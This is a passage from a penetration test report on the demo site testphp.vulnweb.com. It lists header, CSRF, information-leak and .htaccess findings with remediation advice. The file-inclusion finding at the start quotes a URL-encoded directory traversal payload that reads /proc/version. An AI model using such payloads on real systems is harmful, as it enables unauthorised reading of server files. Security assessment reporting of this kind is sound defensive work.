Attack: %2f..%2f..%2f..%2f..%2f..%2f..%2f..% 2f..%2f..%2fproc%2fversion

Parameter: file

Screenshot 37 Local File Inclusion

RECOMMENDATIONS

- Validate user input.
- If at all feasible, avoid explicitly adding file paths. Keep them hard-coded or selectable by a value from a restricted hard-coded path list.
- If you absolutely must have dynamic path concatenation, make sure to only allow necessary characters like "a-Z0-9," not special characters such as - ".. , / , % 00 " (null byte).
- Restrict the API to just allow inclusion from a single directory and its subdirectories. By doing this, any attacker will be unable to launch a directory traversal attack.

MISSING X-FRAME-OPTIONS HEADER

A missing X-Frame-Options header was discovered in several web application URLs, indicating that the web application might be vulnerable to clickjacking. This HTTP header field defines a policy that determines whether the sent resource needs rendering in a frame or an iframe by the web application. When an intruder uses a number of transparent layers to trick a user into hitting a button or link on a framed page rather than the top-level page, this is known as clickjacking.

IMPACT

- The intruder can be "hijacking" clicks redirecting the victim to another web application.
- A user can be fooled into thinking they're entering in their email or bank account password when they're actually typing into a hidden frame controlled by the attacker.

VULNERABILITIES

The following 45 links do not contain the X-Frame-Options header:

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/AJAX/index.php
4. GET: http://testphp.vulnweb.com/artists.php
5. GET: http://testphp.vulnweb.com/artists.php?artist=1
6. GET: http://testphp.vulnweb.com/artists.php?artist=2
7. GET: http://testphp.vulnweb.com/artists.php?artist=3
8. GET: http://testphp.vulnweb.com/cart.php
9. GET: http://testphp.vulnweb.com/categories.php
10. GET: http://testphp.vulnweb.com/disclaimer.php
11. GET: http://testphp.vulnweb.com/guestbook.php
12. GET: http://testphp.vulnweb.com/hpp/
13. GET: http://testphp.vulnweb.com/hpp/?pp=12
14. GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
15. GET: http://testphp.vulnweb.com/index.php
16. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
17. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
18. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
19. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
20. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
21. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
22. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
23. GET: http://testphp.vulnweb.com/login.php
24. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
25. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
26. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
27. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
28. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
29. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
30. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
31. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
32. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
33. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
34. GET: http://testphp.vulnweb.com/product.php?pic=1

35. GET: http://testphp.vulnweb.com/product.php?pic=2
36. GET: http://testphp.vulnweb.com/product.php?pic=3
37. GET: http://testphp.vulnweb.com/product.php?pic=4
38. GET: http://testphp.vulnweb.com/product.php?pic=5
39. GET: http://testphp.vulnweb.com/product.php?pic=6
40. GET: http://testphp.vulnweb.com/product.php?pic=7
41. GET: http://testphp.vulnweb.com/signup.php
42. POST: http://testphp.vulnweb.com/cart.php
43. POST: http://testphp.vulnweb.com/guestbook.php
44. POST: http://testphp.vulnweb.com/search.php?test=query
45. POST: http://testphp.vulnweb.com/secured/newuser.php

Screenshot 38 X-FRAME-OPTIONS HEADER NOT SET

RECOMMENDATIONS

- Include an `X-Frame-Options` header, by configuring the web server. The header can be set to DENY, SAMEORIGIN, or ALLOW-FROM *URL*.
    - By setting it to DENY, it will not let it load in frame/iframe.
    - By setting it to SAMEORIGIN, it will let it load only if it has the same origin.
    - By setting it to ALLOW-FROM *URL*, it will let it load to specified URLs.

ABSENCE OF ANTI-CSRF TOKENS

The web application was missing Anti-CSRF tokens in critical forms. This may result to an XSS forgery exploit that can lead a victim to unintentionally execute specific application action.

IMPACT

- The victim will be logged in to the concerned site.
- On the concerned site, the victim is authorised via HTTP authentication.
- The victim and the concerned site are on the same local network.
- The danger of leaking sensitive data increases considerably.

VULNERABILITIES

The following 41 links do not contain Anti-CSRF Tokens:

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/artists.php
4. GET: http://testphp.vulnweb.com/artists.php?artist=1
5. GET: http://testphp.vulnweb.com/artists.php?artist=2
6. GET: http://testphp.vulnweb.com/artists.php?artist=3
7. GET: http://testphp.vulnweb.com/cart.php
8. GET: http://testphp.vulnweb.com/categories.php
9. GET: http://testphp.vulnweb.com/disclaimer.php
10. GET: http://testphp.vulnweb.com/guestbook.php
11. GET: http://testphp.vulnweb.com/guestbook.php
12. GET: http://testphp.vulnweb.com/index.php
13. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
14. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
15. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
16. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
17. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
18. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
19. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
20. GET: http://testphp.vulnweb.com/login.php
21. GET: http://testphp.vulnweb.com/login.php
22. GET: http://testphp.vulnweb.com/product.php?pic=1
23. GET: http://testphp.vulnweb.com/product.php?pic=1
24. GET: http://testphp.vulnweb.com/product.php?pic=2
25. GET: http://testphp.vulnweb.com/product.php?pic=2
26. GET: http://testphp.vulnweb.com/product.php?pic=3
27. GET: http://testphp.vulnweb.com/product.php?pic=3
28. GET: http://testphp.vulnweb.com/product.php?pic=4
29. GET: http://testphp.vulnweb.com/product.php?pic=4
30. GET: http://testphp.vulnweb.com/product.php?pic=5
31. GET: http://testphp.vulnweb.com/product.php?pic=5
32. GET: http://testphp.vulnweb.com/product.php?pic=6
33. GET: http://testphp.vulnweb.com/product.php?pic=6
34. GET: http://testphp.vulnweb.com/product.php?pic=7
35. GET: http://testphp.vulnweb.com/product.php?pic=7

36. GET: http://testphp.vulnweb.com/signup.php
37. GET: http://testphp.vulnweb.com/signup.php
38. POST: http://testphp.vulnweb.com/cart.php
39. POST: http://testphp.vulnweb.com/guestbook.php
40. POST: http://testphp.vulnweb.com/guestbook.php
41. POST: http://testphp.vulnweb.com/search.php?test=query

Screenshot 39 ABSENCE OF ANTI-CSRF TOKENS

RECOMMENDATIONS

- Use anti-CSRF software like OWASP CSRFGuard.
- Check for XSS loop holes in the web application because numerous CSRF safeguards may be circumvented using an intruder-controlled script.
- For each form, generate a special nonce, insert it into the form, and confirm the nonce when the form is submitted.
- Use ESAPI Session Management control, which contains a CSRF component.
- Any act that causes a state alteration should not be sent using the GET method.

SERVER LEAKS INFORMATION

The server is leaking data through "X-Powered-By" HTTP response headers. Leaking such details might lead intruders to know other frameworks/components the web application is using.

IMPACT

- An intruder can utilise the publicly available information to harvest particular security flaws in the specified version.

VULNERABILITIES

The following 63 links leak information through "X-Powered-By" HTTP response headers:

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/AJAX/index.php
4. GET: http://testphp.vulnweb.com/artists.php
5. GET: http://testphp.vulnweb.com/artists.php?artist=1
6. GET: http://testphp.vulnweb.com/artists.php?artist=2
7. GET: http://testphp.vulnweb.com/artists.php?artist=3
8. GET: http://testphp.vulnweb.com/cart.php
9. GET: http://testphp.vulnweb.com/categories.php
10. GET: http://testphp.vulnweb.com/disclaimer.php
11. GET: http://testphp.vulnweb.com/guestbook.php
12. GET: http://testphp.vulnweb.com/hpp/
13. GET: http://testphp.vulnweb.com/hpp/?pp=12
14. GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
15. GET: http://testphp.vulnweb.com/index.php
16. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
17. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
18. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
19. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
20. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
21. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
22. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
23. GET: http://testphp.vulnweb.com/login.php
24. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
25. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
26. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
27. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
28. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
29. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
30. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
31. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
32. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
33. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
34. GET: http://testphp.vulnweb.com/privacy.php
35. GET: http://testphp.vulnweb.com/product.php?pic=1
36. GET: http://testphp.vulnweb.com/product.php?pic=2
37. GET: http://testphp.vulnweb.com/product.php?pic=3
38. GET: http://testphp.vulnweb.com/product.php?pic=4

39. GET: http://testphp.vulnweb.com/product.php?pic=5
40. GET: http://testphp.vulnweb.com/product.php?pic=6
41. GET: http://testphp.vulnweb.com/product.php?pic=7
42. GET: http://testphp.vulnweb.com/showimage.php?file='%20+%20pict.item(0).firstChild.nodeValue%20+%20'
43. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
44. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160
45. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
46. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg&size=160
47. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
48. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg&size=160
49. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
50. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg&size=160
51. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
52. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160
53. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
54. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160
55. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
56. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg&size=160
57. GET: http://testphp.vulnweb.com/signup.php
58. GET: http://testphp.vulnweb.com/userinfo.php
59. POST: http://testphp.vulnweb.com/cart.php
60. POST: http://testphp.vulnweb.com/guestbook.php
61. POST: http://testphp.vulnweb.com/search.php?test=query
62. POST: http://testphp.vulnweb.com/secured/newuser.php
63. POST: http://testphp.vulnweb.com/userinfo.php

Screenshot 40 SERVER LEAKS INFORMATION

RECOMMENDATIONS

Ignore "X-Powered-By" headers in web server, application server, load balancer, and other servers.

X-CONTENT-TYPE-OPTIONS HEADER MISSING

The X-Content-Type-Options Anti-MIME-Sniffing header was not set to 'nosniff', in the web application. It allows earlier versions of browsers to execute MIME-sniffing on the response body, which might lead the response body to be presented as another content type than the specified one.

IMPACT

If an intruder can carry out an XSS exploit by modifying material in such a manner that it is allowed by the web application and displayed as HTML in the browser, it is conceivable to inject code into it. For example, an image file and have the victim perform it just by seeing it.

VULNERABILITIES

The following 68 links are missing an X-Content-Type-Options Header :

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/AJAX/index.php
4. GET: http://testphp.vulnweb.com/AJAX/styles.css
5. GET: http://testphp.vulnweb.com/artists.php
6. GET: http://testphp.vulnweb.com/artists.php?artist=1
7. GET: http://testphp.vulnweb.com/artists.php?artist=2
8. GET: http://testphp.vulnweb.com/artists.php?artist=3
9. GET: http://testphp.vulnweb.com/cart.php
10. GET: http://testphp.vulnweb.com/categories.php
11. GET: http://testphp.vulnweb.com/disclaimer.php
12. GET: http://testphp.vulnweb.com/guestbook.php
13. GET: http://testphp.vulnweb.com/hpp/
14. GET: http://testphp.vulnweb.com/hpp/?pp=12
15. GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
16. GET: http://testphp.vulnweb.com/images/logo.gif
17. GET: http://testphp.vulnweb.com/images/remark.gif
18. GET: http://testphp.vulnweb.com/index.php
19. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
20. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
21. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
22. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
23. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
24. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
25. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
26. GET: http://testphp.vulnweb.com/login.php
27. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
28. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
29. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
30. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
31. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
32. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
33. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
34. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/1.jpg
35. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/2.jpg

36. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/3.jpg
37. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
38. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
39. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
40. GET: http://testphp.vulnweb.com/product.php?pic=1
41. GET: http://testphp.vulnweb.com/product.php?pic=2
42. GET: http://testphp.vulnweb.com/product.php?pic=3
43. GET: http://testphp.vulnweb.com/product.php?pic=4
44. GET: http://testphp.vulnweb.com/product.php?pic=5
45. GET: http://testphp.vulnweb.com/product.php?pic=6
46. GET: http://testphp.vulnweb.com/product.php?pic=7
47. GET: http://testphp.vulnweb.com/secured/style.css
48. GET: http://testphp.vulnweb.com/showimage.php?file='%20+%20pict.item(0).firstChild.nodeValue%20+%20'
49. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
50. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160
51. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
52. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg&size=160
53. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
54. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg&size=160
55. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
56. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg&size=160
57. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
58. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160
59. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
60. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160
61. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
62. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg&size=160
63. GET: http://testphp.vulnweb.com/signup.php
64. GET: http://testphp.vulnweb.com/style.css
65. POST: http://testphp.vulnweb.com/cart.php
66. POST: http://testphp.vulnweb.com/guestbook.php
67. POST: http://testphp.vulnweb.com/search.php?test=query
68. POST: http://testphp.vulnweb.com/secured/newuser.php

Screenshot 41 X-CONTENT-TYPE-OPTIONS HEADER MISSING

RECOMMENDATIONS

Add "nosniff" to the X-Content-Type-Options header to tell the browser to safe keep what it has been provided as the right content-type and avoid "sniffing" the true content-type.

.HTACCESS INFORMATION LEAK


htaccess files may be utilized to change the Apache Web Server's configuration to activate or deactivate new functionality and capabilities.

IMPACT

- May be used to utilise a human-readable file to bypass some server configuration parameters on a per-directory basis.
- If their data is revealed, intruders may obtain vital knowledge about the server settings and could be able to view critical information that can help them in future exploits.

VULNERABILITIES

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess




Screenshot 42 .HTACCESS 1

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/.htaccess


Screenshot 43 .HTACCESS 2

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/.htaccess



Screenshot 44 .HTACCESS 3

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/.htaccess




Screenshot 45 .HTACCESS 4

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/.htaccess


Screenshot 46 .HTACCESS 5

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/.htaccess



Screenshot 47 .HTACCESS 6

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/.htaccess



Screenshot 48 .HTACCESS 7

RECOMMENDATIONS

- Make .htaccess files to be unreadable when seen through the web application.
- If at all feasible, stop using .htaccess files.
    - This will improve performance as well as make the server more safe by preventing an attacker from uploading their own .htaccess file.

CHARSET MISMATCH

It was detected that replies with a charset declared in the HTTP Content-Type header differs from the charset provided in the HTML or XML body. This can lead to web applications into content-sniffing mode in order to figure out what character set should be used.

IMPACTS

An intruder can change the content of the web browser to make it interpret in their preferred encoding. For instance, if an intruder gains control over the content at the top of the page, They can use UTF-7 encoded content to inject script and fool some browsers into viewing it.

VULNERABILITIES

The following 32 links have a charset mismatch :

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/AJAX/index.php
4. GET: http://testphp.vulnweb.com/artists.php
5. GET: http://testphp.vulnweb.com/artists.php?artist=1
6. GET: http://testphp.vulnweb.com/artists.php?artist=2
7. GET: http://testphp.vulnweb.com/artists.php?artist=3
8. GET: http://testphp.vulnweb.com/cart.php
9. GET: http://testphp.vulnweb.com/categories.php
10. GET: http://testphp.vulnweb.com/disclaimer.php
11. GET: http://testphp.vulnweb.com/guestbook.php
12. GET: http://testphp.vulnweb.com/index.php
13. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
14. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
15. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
16. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
17. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
18. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
19. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
20. GET: http://testphp.vulnweb.com/login.php
21. GET: http://testphp.vulnweb.com/product.php?pic=1
22. GET: http://testphp.vulnweb.com/product.php?pic=2
23. GET: http://testphp.vulnweb.com/product.php?pic=3
24. GET: http://testphp.vulnweb.com/product.php?pic=4
25. GET: http://testphp.vulnweb.com/product.php?pic=5
26. GET: http://testphp.vulnweb.com/product.php?pic=6
27. GET: http://testphp.vulnweb.com/product.php?pic=7
28. GET: http://testphp.vulnweb.com/signup.php
29. POST: http://testphp.vulnweb.com/cart.php
30. POST: http://testphp.vulnweb.com/guestbook.php
31. POST: http://testphp.vulnweb.com/search.php?test=query
32. POST: http://testphp.vulnweb.com/secured/newuser.php

Screenshot 49 CHARSET MISMATCH

RECOMMENDATIONS

Make sure to use UTF-8 encoding in the web browser specifically in the HTTP header, meta tags in HTML, and encoding declarations in XML.

INFORMATION DISCLOSURE - PHPINFO


Pages with the phpinfo() function were discovered. The phpinfo() method returns a wealth of information about PHP's settings and its surroundings. This comprises sensitive PHP data such as the version, server data, OS version data, paths, master and local configuration option values, HTTP headers, as well as the PHP License.

IMPACT

- The intruder can use this information to investigate known loop holes for the system.
- The intruder may utilise this knowledge to exploit additional loop holes.

VULNERABILITIES

URL: http://testphp.vulnweb.com/secured/phpinfo.php



Screenshot 50 Information Disclosure 1

RECOMMENDATIONS

Remove either the call to the phpinfo() function from the files, or the files itself.

CONCLUSION

Book4all's web application penetration testing has been accomplished. This testing was carried out using the technologies and threats that were present at the time of the report's publication. This report examines and discusses all of the discovered security issues.

REFERENCE

Atlassian. 2022. *Severity Levels for Security Issues | Atlassian*. [online] Available at: <https://www.atlassian.com/trust/security/security-severity-levels> [Accessed 8 January 2022].

Backtrack-team.blogspot.com. 2022. *Hacking Websites Using SQL Injection Manually*. [online] Available at: <http://backtrack-team.blogspot.com/2014/03/hacking-websites-using-sql-injection.html> [Accessed 8 January 2022].

Files.troyhunt.com. 2022. [online] Available at: <https://files.troyhunt.com/hackyourself-netsparker> [Accessed 8 January 2022].

Infopedia.su. 2022. *Hacking Websites Using SQL Injection Manually*. [online] Available at: <https://infopedia.su/10x3627.html> [Accessed 8 January 2022].

Netsparker.com. 2022. *Web Vulnerability & Security Checks | Netsparker*. [online] Available at: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/> [Accessed 8 January 2022].

Web Application Vulnerabilities. 2022. *Acunetix*. [online] Available at: <https://www.acunetix.com/vulnerabilities/web/> [Accessed 8 January 2022].

Websitesecurity.ro. 2022. *Developer Report*. [online] Available at: <http://www.websitesecurity.ro/wp-content/uploads/2014/10/Developer%20Report%20testphp_vulnweb_com.pdf> [Accessed 8 January 2022].

APPENDIX A: RISK RATING SCALE

Critical

- Results in root-level compromise of servers or infrastructure devices.
- Special authentication credentials is not needed
- Social engineering is not needed

High

- The vulnerability is difficult to exploit.
- Exploitation could result in elevated privileges.
- Exploitation could result in a significant data loss or downtime.

Medium

- Social engineering strategies to manipulate victims is required
- Exploits that require the intruder to be connected to the victim's local network.
- Vulnerabilities that can only be exploited to acquire a restricted access.
- Vulnerabilities that require the use of user permissions to exploit them.

Low

